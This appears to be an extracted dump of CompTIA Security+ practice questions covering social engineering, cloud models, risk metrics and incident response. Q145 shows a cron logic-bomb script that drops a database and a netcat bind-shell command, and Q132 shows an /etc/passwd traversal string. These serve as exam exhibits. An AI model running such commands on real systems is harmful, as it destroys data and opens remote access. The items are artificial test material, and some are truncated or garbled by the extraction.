Which of the following describes software on network hardware that needs to be updated on a routine basis to help address possible vulnerabilities?

- A. Vendor management
- B. Application programming interface
- C. Vanishing
- D. Encryption strength
- E. Firmware

Question #:98 - (Exam Topic 2)

A contractor overhears a customer recite their credit card number during a confidential phone call. The credit card information is later used for a fraudulent transaction. Which of the following social engineering techniques describes this scenario?

- A. Shoulder surfing
- B. Watering hole
- C. Vishing
- D. Tailgating

Question #:99 - (Exam Topic 2)

A security team will be outsourcing several key functions to a third party and will require that:

- Several of the functions will carry an audit burden.
- Attestations will be performed several times a year.
- Reports will be generated on a monthly basis.

Which of the following BEST describes the document that is used to define these requirements and stipulate how and when they are performed by the third party?

- A. MOU
- B. AUP
- C. SLA
- D. MSA

Question #:100 - (Exam Topic 2)

A company would like to protect credit card information that is stored in a database from being exposed and reused. However, the current POS system does not support encryption. Which of the following would be BEST suited to secure this information?

- A. Masking
- B. Tokenization
- C. DLP
- D. SSL/TLS

Question #:101 - (Exam Topic 2)

A security analyst is investigating network issues between a workstation and a company server. The workstation and server occasionally experience service disruptions, and employees are forced to reconnect to the server. In addition, some reports indicate sensitive information is being leaked from the server to the public.

The workstation IP address is 192.168.1.103, and the server IP address is 192.168.1.101. The analyst runs `arp -a` On a separate workstation and obtains the following results:

Internet address	Physical address	Type
192.168.1.101	27-4b-17-00-38-08	dynamic
192.168.1.102	8e-45-49-ac-67-b6	dynamic
192.168.1.103	27-4b-17-00-38-08	dynamic
192.168.1.105	1f-35-91-55-0f-39	dynamic
192.168.1.157	27-4b-17-00-38-08	dynamic
192.168.1.190	12-d6-cf-91-f6-3f	dynamic

Which of the following is most likely occurring?

- A. Evil twin attack
- B. Domain hijacking attack
- C. On-path attack
- D. MAC flooding attack

Question #:102 - [\(Exam Topic 2\)](#)

A company recently completed the transition from data centers to the cloud. Which of the following solutions will best enable the company to detect security threats in applications that run in isolated environments within the cloud environment?

- A. Security groups
- B. Container security
- C. Virtual networks
- D. Segmentation

Question #:103 - [\(Exam Topic 2\)](#)

A security practitioner is performing due diligence on a vendor that is being considered for cloud services.

Which of the following should the practitioner consult for the best insight into the current security posture of the vendor?

- A. PCI DSS standards
- B. SLA contract
- C. CSF framework
- D. SOC 2 report

Question #:104 - (Exam Topic 2)

A retail store has a business requirement to deploy a kiosk computer in an open area. The kiosk computer's operating system has been hardened and tested. A security engineer IS concerned that someone could use removable media to install a rootkit. Which of the following should the security engineer configure to BEST protect the kiosk computer?

- A. Measured boot
- B. Boot attestation
- C. UEFI
- D. EDR

Question #:105 - (Exam Topic 2)

While performing a threat-hunting exercise, a security analyst sees some unusual behavior occurring in an application when a user changes the display name. The security analyst decides to perform a static code analysis and receives the following pseudocode:

```
function change.display.name
set variable $displayname [8]
print "Enter a new display name:"
getstring ($displayname)
goto function exit.display.name.setting
```

Which of the following attack types best describes the root cause of the unusual behavior?

- A. Server-side request forgery
- B. Improper error handling
- C. Buffer overflow
- D. SQL injection

Question #:106 - (Exam Topic 2)

A candidate attempts to go to but accidentally visits <http://comptiia.org>. The malicious website looks exactly like the legitimate website. Which of the following best describes this type of attack?

- A. Reconnaissance
- B. Impersonation
- C. Typosquatting
- D. Watering-hole

Question #:107 - [\(Exam Topic 2\)](#)

A security analyst is reviewing computer logs because a host was compromised by malware. After the computer was infected, it displayed an error screen and shut down. Which of the following should the analyst review first to determine more information?

- A. Dump file
- B. System log
- C. Web application log
- D. Security tool

Question #:108 - [\(Exam Topic 2\)](#)

A security administrator would like to ensure all cloud servers will have software preinstalled for facilitating vulnerability scanning and continuous monitoring. Which of the following concepts should the administrator utilize?

- A. Provisioning
- B. Staging
- C. Development
- D. Quality assurance

Question #:109 - [\(Exam Topic 2\)](#)

The management team has requested that the security team implement 802.1X into the existing wireless network setup. The following requirements must be met:

- Minimal interruption to the end user
- Mutual certificate validation

Which of the following authentication protocols would meet these requirements?

- A. EAP-FAST
- B. PSK
- C. EAP-TTLS
- D. EAP-TLS

Question #:110 - [\(Exam Topic 2\)](#)

A company recently added a DR site and is redesigning the network. Users at the DR site are having issues browsing

websites.

INSTRUCTIONS


Click on each firewall to do the following:

1. Deny cleartext web traffic
2. Ensure secure management protocols are used.
3. Resolve issues at the DR site.

The ruleset order cannot be modified due to outside constraints.

If any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Network Diagram



Firewall 1

Rule Name	Source	Destination	Service	Action
DNS Rule	<div><div></div><div>ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24</div></div>	<div><div></div><div>ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24</div></div>	<div><div></div><div>ANY DNS HTTP HTTPS TELNET SSH</div></div>	<div><div></div><div>PERMIT DENY</div></div>
HTTPS Outbound	<div><div></div><div>ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24</div></div>	<div><div></div><div>ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24</div></div>	<div><div></div><div>ANY DNS HTTP HTTPS TELNET SSH</div></div>	<div><div></div><div>PERMIT DENY</div></div>
Management	<div><div></div><div>ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24</div></div>	<div><div></div><div>ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24</div></div>	<div><div></div><div>ANY DNS HTTP HTTPS TELNET SSH</div></div>	<div><div></div><div>PERMIT DENY</div></div>
HTTPS Inbound	<div><div></div><div>ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24</div></div>	<div><div></div><div>ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24</div></div>	<div><div></div><div>ANY DNS HTTP HTTPS TELNET SSH</div></div>	<div><div></div><div>PERMIT DENY</div></div>
HTTP Inbound	<div><div></div><div>ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24</div></div>	<div><div></div><div>ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24</div></div>	<div><div></div><div>ANY DNS HTTP HTTPS TELNET SSH</div></div>	<div><div></div><div>PERMIT DENY</div></div>

Reset Answer

Save

Close

Firewall 2



Rule Name	Source	Destination	Service	Action
DNS Rule	<div>▼</div> <div>ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24</div>	<div>▼</div> <div>ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24</div>	<div>▼</div> <div>ANY DNS HTTP HTTPS TELNET SSH</div>	<div>▼</div> <div>PERMIT DENY</div>
HTTPS Outbound	<div>▼</div> <div>ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24</div>	<div>▼</div> <div>ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24</div>	<div>▼</div> <div>ANY DNS HTTP HTTPS TELNET SSH</div>	<div>▼</div> <div>PERMIT DENY</div>
Management	<div>▼</div> <div>ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24</div>	<div>▼</div> <div>ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24</div>	<div>▼</div> <div>ANY DNS HTTP HTTPS TELNET SSH</div>	<div>▼</div> <div>PERMIT DENY</div>
HTTPS Inbound	<div>▼</div> <div>ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24</div>	<div>▼</div> <div>ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24</div>	<div>▼</div> <div>ANY DNS HTTP HTTPS TELNET SSH</div>	<div>▼</div> <div>PERMIT DENY</div>
HTTP Inbound	<div>▼</div> <div>ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24</div>	<div>▼</div> <div>ANY 10.0.0.1/24 10.0.1.1/24 192.168.0.1/24</div>	<div>▼</div> <div>ANY DNS HTTP HTTPS TELNET SSH</div>	<div>▼</div> <div>PERMIT DENY</div>

Reset Answer

Save

Close

Firewall 3

Rule Name	Source	Destination	Service	Action
DNS Rule	<div> <div></div> <div>ANY</div> <div>10.0.0.1/24</div> <div>10.0.1.1/24</div> <div>192.168.0.1/24</div> </div>	<div> <div></div> <div>ANY</div> <div>10.0.0.1/24</div> <div>10.0.1.1/24</div> <div>192.168.0.1/24</div> </div>	<div> <div></div> <div>ANY</div> <div>DNS</div> <div>HTTP</div> <div>HTTPS</div> <div>TELNET</div> <div>SSH</div> </div>	<div> <div></div> <div>PERMIT</div> <div>DENY</div> </div>
HTTPS Outbound	<div> <div></div> <div>ANY</div> <div>10.0.0.1/24</div> <div>10.0.1.1/24</div> <div>192.168.0.1/24</div> </div>	<div> <div></div> <div>ANY</div> <div>10.0.0.1/24</div> <div>10.0.1.1/24</div> <div>192.168.0.1/24</div> </div>	<div> <div></div> <div>ANY</div> <div>DNS</div> <div>HTTP</div> <div>HTTPS</div> <div>TELNET</div> <div>SSH</div> </div>	<div> <div></div> <div>PERMIT</div> <div>DENY</div> </div>
Management	<div> <div></div> <div>ANY</div> <div>10.0.0.1/24</div> <div>10.0.1.1/24</div> <div>192.168.0.1/24</div> </div>	<div> <div></div> <div>ANY</div> <div>10.0.0.1/24</div> <div>10.0.1.1/24</div> <div>192.168.0.1/24</div> </div>	<div> <div></div> <div>ANY</div> <div>DNS</div> <div>HTTP</div> <div>HTTPS</div> <div>TELNET</div> <div>SSH</div> </div>	<div> <div></div> <div>PERMIT</div> <div>DENY</div> </div>
HTTPS Inbound	<div> <div></div> <div>ANY</div> <div>10.0.0.1/24</div> <div>10.0.1.1/24</div> <div>192.168.0.1/24</div> </div>	<div> <div></div> <div>ANY</div> <div>10.0.0.1/24</div> <div>10.0.1.1/24</div> <div>192.168.0.1/24</div> </div>	<div> <div></div> <div>ANY</div> <div>DNS</div> <div>HTTP</div> <div>HTTPS</div> <div>TELNET</div> <div>SSH</div> </div>	<div> <div></div> <div>PERMIT</div> <div>DENY</div> </div>
HTTP Inbound	<div> <div></div> <div>ANY</div> <div>10.0.0.1/24</div> <div>10.0.1.1/24</div> <div>192.168.0.1/24</div> </div>	<div> <div></div> <div>ANY</div> <div>10.0.0.1/24</div> <div>10.0.1.1/24</div> <div>192.168.0.1/24</div> </div>	<div> <div></div> <div>ANY</div> <div>DNS</div> <div>HTTP</div> <div>HTTPS</div> <div>TELNET</div> <div>SSH</div> </div>	<div> <div></div> <div>PERMIT</div> <div>DENY</div> </div>

Reset Answer
Save
Close

Question #:111 - (Exam Topic 2)

An organization wants to secure a LAN/WLAN so users can authenticate and transport data securely. The solution needs to prevent on-path attacks and evil twin attacks. Which of the following will best meet the organization's need?

- A. MFA
- B. 802.1X
- C. WPA2
- D. TACACS

Question #:112 - (Exam Topic 2)

An IT manager is estimating the mobile device budget for the upcoming year. Over the last five years, the number of devices that were replaced due to loss, damage, or theft steadily increased by 10%. Which of the following would best describe the estimated number of devices to be replaced next year?

- A. SLA
- B. ARO
- C. RPO
- D. SLE

Question #:113 - (Exam Topic 2)

A network engineer receives a call regarding multiple LAN-connected devices that are on the same switch. The devices have suddenly been experiencing speed and latency issues while connecting to network resources. The engineer enters the command show mac address-table and reviews the following output

VLAN	MAC	PORT
1	00-04-18-EB -14-30	Fa0 /1
1	88-CD -34-19-E8-98	Fa0 /2
1	40-11-08-87-10-13	Fa0 /3
1	00-04-18-EB -14-30	Fa0 /4
1	88-CD -34-00-15-F3	Fa0 /5
1	FA -13-02-04-27-64	Fa0 /6

Which of the following best describes the attack that is currently in progress?

- A. MAC flooding
- B. Evil twin
- C. ARP poisoning
- D. DHCP spoofing

Question #:114 - (Exam Topic 2)

Which of the following can be used to calculate the total loss expected per year due to a threat targeting an asset?

- A. $EF \times \text{asset value}$
- B. ALE / SLE
- C. $MTBF \times \text{impact}$
- D. $SLE \times ARO$

Question #:115 - (Exam Topic 2)

An engineer recently deployed a group of 100 web servers in a cloud environment. Per the security policy, all web-server ports except 443 should be disabled. Which of the following can be used to accomplish this task?

- A. Application allow list

- B. Load balancer
- C. Host-based firewall
- D. VPN

Question #:116 - (Exam Topic 2)

An organization recently completed a security control assessment. The organization determined some controls did not meet the existing security measures. Additional mitigations are needed to lessen the risk of the non-compliant controls. Which of the following best describes these mitigations?

- A. Corrective
- B. Compensating
- C. Deterrent
- D. Technical

Question #:117 - (Exam Topic 2)

An organization recently released a software assurance policy that requires developers to run code scans each night on the repository. After the first night, the security team alerted the developers that more than 2,000 findings were reported and need to be addressed. Which of the following is the MOST likely cause for the high number of findings?

- A. The vulnerability scanner was not properly configured and generated a high number of false positives
- B. Third-party libraries have been loaded into the repository and should be removed from the codebase.
- C. The vulnerability scanner found several memory leaks during runtime, causing duplicate reports for the same issue.
- D. The vulnerability scanner was not loaded with the correct benchmarks and needs to be updated.

Question #:118 - (Exam Topic 2)

A junior human resources administrator was gathering data about employees to submit to a new company awards program. The employee data included job title, business phone number, location, first initial with last name, and race. Which of the following best describes this type of information?

- A. Sensitive
- B. Non-PII
- C. Private
- D. Confidential

Question #:119 - (Exam Topic 2)

A company is moving to a new location. The systems administrator has provided the following server room requirements to the facilities staff:

- Consistent power levels in case of brownouts or voltage spikes.
- A minimum of 30 minutes runtime following a power outage.
- Ability to trigger graceful shutdowns of critical systems.

Which of the following would BEST meet the requirements?

- A. Maintaining a standby, gas-powered generator
- B. Using large surge suppressors on computer equipment
- C. Configuring managed PDUs to monitor power levels
- D. Deploying an appropriately sized, network-connected UPS device

Question #:120 - (Exam Topic 2)

A Security engineer needs to implement an MDM solution that complies with the corporate mobile device policy. The policy states that in order for mobile users to access corporate resources on their devices, the following requirements must be met:

- Mobile device OSs must be patched up to the latest release.
- A screen lock must be enabled (passcode or biometric).
- Corporate data must be removed if the device is reported lost or stolen.

Which of the following controls should the security engineer configure? (Select two).

- A. Disable firmware over-the-air
- B. Storage segmentation
- C. Posture checking
- D. Remote wipe
- E. Full device encryption
- F. Geofencing

Question #:121 - (Exam Topic 2)

Which of the following security design features can help a development team to analyze the deletion or editing of data sets without affecting the original copy?

- A. Stored procedures

- B. Code reuse
- C. Version control
- D. Continunus

Question #:122 - ([Exam Topic 2](#))

Which of the following would a security analyst use to determine if other companies in the same sector have seen similar malicious activity against their systems?

- A. Vulnerability scanner
- B. Open-source intelligence
- C. Packet capture
- D. Threat feeds

Question #:123 - ([Exam Topic 2](#))

Which of the following describes where an attacker can purchase DDoS or ransomware services?

- A. Threat intelligence
- B. Open-source intelligence
- C. Vulnerability database
- D. Dark web

Question #:124- ([Exam Topic 2](#))

The alert indicates an attacker entered thousands of characters into the text box of a web form. The web form was intended for legitimate customers to enter their phone numbers. Which of the attacks has most likely occurred?

- A. Privilege escalation
- B. Buffer overflow
- C. Resource exhaustion
- D. Cross-site scripting

Question #:125 - ([Exam Topic 2](#))

An account was disabled after several failed and successful login connections were made from various parts of the Word at various times. A security analyst is investigating the issue. Which of the following account policies most likely triggered the action to disable the

- A. Time based logins
- B. Password history
- C. Geofencing
- D. Impossible travel time

Question #:126 - [\(Exam Topic 2\)](#)

A security administrator is managing administrative access to sensitive systems with the following requirements:

- Common login accounts must not be used for administrative duties.
- Administrative accounts must be temporal in nature.
- Each administrative account must be assigned to one specific user.
- Accounts must have complex passwords.
- Audit trails and logging must be enabled on all systems.

Which of the following solutions should the administrator deploy to meet these requirements?

- A. ABAC
- B. SAML
- C. PAM
- D. CASB

Question #:127 - [\(Exam Topic 2\)](#)

A network security manager wants to implement periodic events that will test the security team's preparedness for incidents in a controlled and scripted manner. Which of the following concepts describes this scenario?

- A. Red-team exercise
- B. Business continuity plan testing
- C. Tabletop exercise
- D. Functional exercise

Question #:128 - [\(Exam Topic 2\)](#)

A company policy requires third-party suppliers to self-report data breaches within a specific time frame.

Which of the following third-party risk management policies is the company complying with?

- A. MOU
- B. SLA

- C. EOL
- D. NDA

Question #:129 - [\(Exam Topic 2\)](#)

A backup operator wants to perform a backup to enhance the RTO and RPO in a highly time- and storage-efficient way that has no impact on production systems. Which of the following backup types should the operator use?

- A. Tape
- B. Full
- C. Image
- D. Snapshot

Question #:130 - [\(Exam Topic 2\)](#)

Which of the following best describes when an organization Utilizes a read-to-use application from a cloud provider?

- A. IaaS
- B. SaaS
- C. PaaS
- D. XaaS

Question #:131 - [\(Exam Topic 2\)](#)

A company has numerous employees who store PHI data locally on devices. The Chief Information Officer wants to implement a solution to reduce external exposure of PHI but not affect the business.

The first step the IT team should perform is to deploy a DLP solution:

- A. for only data in transit.
- B. for only data at rest.
- C. in blocking mode.
- D. in monitoring mode.

Question #:132 - [\(Exam Topic 2\)](#)

A security analyst reviews web server logs and finds the following string

gallerys?file=../../../../../../../../etc/passwd

Which of the following attacks was performed against the web server?

- A. Directory traversal
- B. CSRF
- C. Pass the hash
- D. SQL injection

Question #:133 - [\(Exam Topic 2\)](#)

A company owns a public-facing e-commerce website. The company outsources credit card transactions to a payment company. Which of the following BEST describes the role of the payment company?

- A. Data controller
- B. Data custodian
- C. Data owners
- D. Data processor

Question #:134 - [\(Exam Topic 2\)](#)

A user's laptop constantly disconnects from the Wi-Fi network. Once the laptop reconnects, the user can reach the internet but cannot access shared folders or other network resources. Which of the following types of attacks is the user MOST likely experiencing?

- A. Bluejacking
- B. Jamming
- C. Rogue access point
- D. Evil twin

Question #:135 - [\(Exam Topic 2\)](#)

A security analyst receives an alert that indicates a user's device is displaying anomalous behavior. The analyst suspects the device might be compromised. Which of the following should the analyst do first?

- A. Reboot the device
- B. Set the host-based firewall to deny an incoming connection
- C. Update the antivirus definitions on the device
- D. Isolate the device

Question #:136 - ([Exam Topic 2](#))

A security team is conducting a security review of a hosted data provider. The management team has asked the hosted data provider to share proof that customer data is being appropriately protected.

Which of the following would provide the best proof that customer data is being protected?

- A. SOC2
- B. CSA
- C. CSF
- D. ISO 31000

Question #:137 - ([Exam Topic 2](#))

Which of the following security controls can be used to prevent multiple from using a unique card swipe and being admitted to an entrance?

- A. Visitor logs
- B. Faraday cages
- C. Access control vestibules
- D. Motion detection sensors

Question #:138 - ([Exam Topic 2](#))

Several users have been violating corporate security policy by accessing inappropriate Sites on corporate-issued mobile devices while off campus. The senior leadership team wants all mobile devices to be hardened with controls that:

- Limit the sites that can be accessed
- Only allow access to internal resources while physically on campus.
- Restrict employees from downloading images from company email

Which of the following controls would best address this situation? (Select two).

- A. MFA
- B. GPS tagging
- C. Biometric authentication
- D. Content management
- E. Geofencing
- F. Screen lock and PIN requirements

Question #:139 - ([Exam Topic 2](#))

A network-connected magnetic resonance imaging (MRI) scanner at a hospital is controlled and operated by an outdated and unsupported specialized Windows OS. Which of the following is most likely preventing the IT manager at the hospital from upgrading the specialized OS?

- A. The time needed for the MRI vendor to upgrade the system would negatively impact patients.
- B. The MRI vendor does not support newer versions of the OS.
- C. Changing the OS breaches a support SLA with the MRI vendor.
- D. The IT team does not have the budget required to upgrade the MRI scanner.

Question #:140 - ([Exam Topic 2](#))

A corporate security team needs to secure the wireless perimeter of its physical facilities to ensure only authorized users can access corporate resources. Which of the following should the security team do? (Refer the answer from CompTIA SY0-601 Security+ documents or guide at [comptia.org](https://www.comptia.org))

- A. Identify rogue access points.
- B. Check for channel overlaps.
- C. Create heat maps.
- D. Implement domain hijacking.

Question #:141 - ([Exam Topic 2](#))

Users report access to an application from an internal workstation is still unavailable to a specific server, even after a recent firewall rule implementation that was requested for this access. ICMP traffic is successful between the two devices. Which of the following tools should the security analyst use to help identify if the traffic is being blocked?

- A. nmap
- B. tracer
- C. ping
- D. ssh

Question #:142 - ([Exam Topic 2](#))

A security administrator suspects there may be unnecessary services running on a server. Which of the following tools will the administrator most likely use to confirm the suspicions?

- A. Nmap
- B. Wireshark
- C. Autopsy

Question #:143 - (Exam Topic 2)

Which of the following social engineering attacks best describes an email that is primarily intended to mislead recipients into forwarding the email to others?

- A. Hoaxing
- B. Pharming
- C. Watering-hole
- D. Phishing

Question #:144 - (Exam Topic 2)


A security administrator needs to block a TCP connection using the corporate firewall. Because this connection is potentially a threat, the administrator does not want to send back an RST. Which of the following actions in the firewall rule would work best?

- A. Drop
- B. Reject
- C. Log alert
- D. Permit

Question #:145 - (Exam Topic 2)

An incident has occurred in the production environment.


Analyze the command outputs and identify the type of compromise.



```
$ cat /var/log/www/file.sh
#!/bin/bash

user=$(grep john /etc/passwd)
if [ $user = "" ]; then
  mysql -u root -p mys3cr3tdbpw -e "drop database production"
fi

$ crontab -l
*/5 * * * * /var/log/www/file.sh
```



```
Command output 1 Command output 2
$ cat /var/log/www/file.sh
#!/bin/bash

date=`date +%Y-%m-%y`

echo "type in your full name: "
read loggedInName
nc -l -p 31337 -e /bin/bash
wget www.eicar.org/download/eicar.com.txt
echo "Hello, $loggedInName the virus file has been downloaded"
```

Question #:146 - ([Exam Topic 2](#))

An air traffic controller receives a change in flight plan for an morning aircraft over the phone. The air traffic controller compares the change to what appears on radar and determines the information to be false. As a result, the air traffic controller is able to prevent an incident from occurring. Which of the following is this scenario an example of?

- A. Mobile hijacking
- B. Vishing
- C. Unsecure VoIP protocols
- D. SPIM attack

Question #:147 - ([Exam Topic 2](#))

A security engineer learns that a non-critical application was compromised. The most recent version of the application includes a malicious reverse proxy while the application is running. Which of the following should the engineer do to quickly contain the incident with the least amount of impact?

- A. Configure firewall rules to block malicious inbound access.
- B. Manually uninstall the update that contains the backdoor.
- C. Add the application hash to the organization's blocklist.
- D. Turn off all computers that have the application installed.

Question #:148 - ([Exam Topic 2](#))

A company has hired an assessment team to test the security of the corporate network and employee vigilance. Only the Chief Executive Officer and Chief Operating Officer are aware of this exercise, and very little information has been provided to the assessors. Which of the following is taking place?

- A. A red-team test
- B. A white-team test
- C. A purple-team test
- D. A blue-team test


Question #:149 - ([Exam Topic 2](#))

Leveraging the information supplied below, complete the CSR for the server to set up TLS (HTTPS).

- Hostname: ws01
- Domain: comptia.org
- IPv4: 10.1.9.50
- IPV4: 10.2.10.50
- Root: home.aspx
- DNS CNAME:homesite.

Instructions:

Drag the various data points to the correct locations within the CSR. Extension criteria belong in the let hand column and values belong in the corresponding row in the right hand column.



Server
 Hostname: ws01
 Domain: comptia.org
 IPv4: 10.1.9.50
 IPv4: 10.2.10.50
 Root: home.aspx
 DNS CNAME: homesite

Extensions


commonName	policyIdentifier
extendedKeyUsage	subjAltName

Values

ws01.comptia.org
DNS Name=*.comptia.org
serverAuth
clientAuth
DNS Name=homesite.comptia.org
OCSP;URI:http://ocsp.pki.comptia.org
URL=http://homesite.comptia.org/home.aspx

Certificate Signing Request

Extension	Value



Question #:150 - (Exam Topic 2)

A security administrator needs to add fault tolerance and load balancing to the connection from the file server to the backup storage. Which of the following is the best choice to achieve this objective?

- A. Multipathing
- B. RAID
- C. Segmentation
- D. 8021.1

Question #:151 - (Exam Topic 2)

A company is launching a website in a different country in order to capture user information that a marketing business can use. The company itself will not be using the information. Which of the following roles is the company assuming?

- A. Data owner
- B. Data processor
- C. Data steward
- D. Data collector

Question #:152 - ([Exam Topic 2](#))

A company wants to enable BYOD for checking email and reviewing documents. Many of the documents contain sensitive organizational information. Which of the following should be deployed first before allowing the use of personal devices to access company data?

- A. MDM
- B. RFID
- C. DLR
- D. SIEM

Question #:153 - ([Exam Topic 2](#))

Which of the following is a solution that can be used to stop a disgruntled employee from copying confidential data to a USB drive?

- A. DLP
- B. TLS
- C. AV
- D. IDS

Question #:154 - ([Exam Topic 2](#))

An employee's company email is configured with conditional access and requires that MFA is enabled and used. An example of MFA is a phone call and:

- A. a push notification
- B. a password.
- C. an SMS message.
- D. an authentication application.

Question #:155 - ([Exam Topic 2](#))

Which of the following best describes a tool used by an organization to identify, log, and track any potential risks and corresponding risk information?

- A. Quantitative risk assessment
- B. Risk register
- C. Risk control assessment
- D. Risk matrix

Question #:156 - ([Exam Topic 2](#))

Which of the following describes business units that purchase and implement scripting software without approval from an organization's technology Support staff?

- A. Shadow IT
- B. Hactivist
- C. Insider threat
- D. script kiddie

Question #:157 - ([Exam Topic 2](#))

A company recently implemented a patch management policy; however, vulnerability scanners have still been flagging several hosts, even after the completion of the patch process. Which of the following is the most likely cause of the issue?

- A. The vendor firmware lacks support.
- B. Zero-day vulnerabilities are being discovered.
- C. Third-party applications are not being patched.
- D. Code development is being outsourced.

Question #:158 - ([Exam Topic 2](#))

Which of the following processes would most likely help an organization that has conducted an incident response exercise to improve performance and identify challenges?

- A. Lessons learned
- B. Identification
- C. Simulation
- D. Containment

Question #:159 - ([Exam Topic 2](#))

Which of the following can be used by an authentication application to validate a user's credentials without the need to store the actual sensitive data?

- A. Salt string
- B. Private Key
- C. Password hash

D. Cipher stream

Question #:160 - ([Exam Topic 2](#))

A company would like to move to the cloud. The company wants to prioritize control and security over cost and ease of management. Which of the following cloud models would best suit this company's priorities?

- A. Public
- B. Hybrid
- C. Community
- D. Private

Question #:161 - ([Exam Topic 2](#))

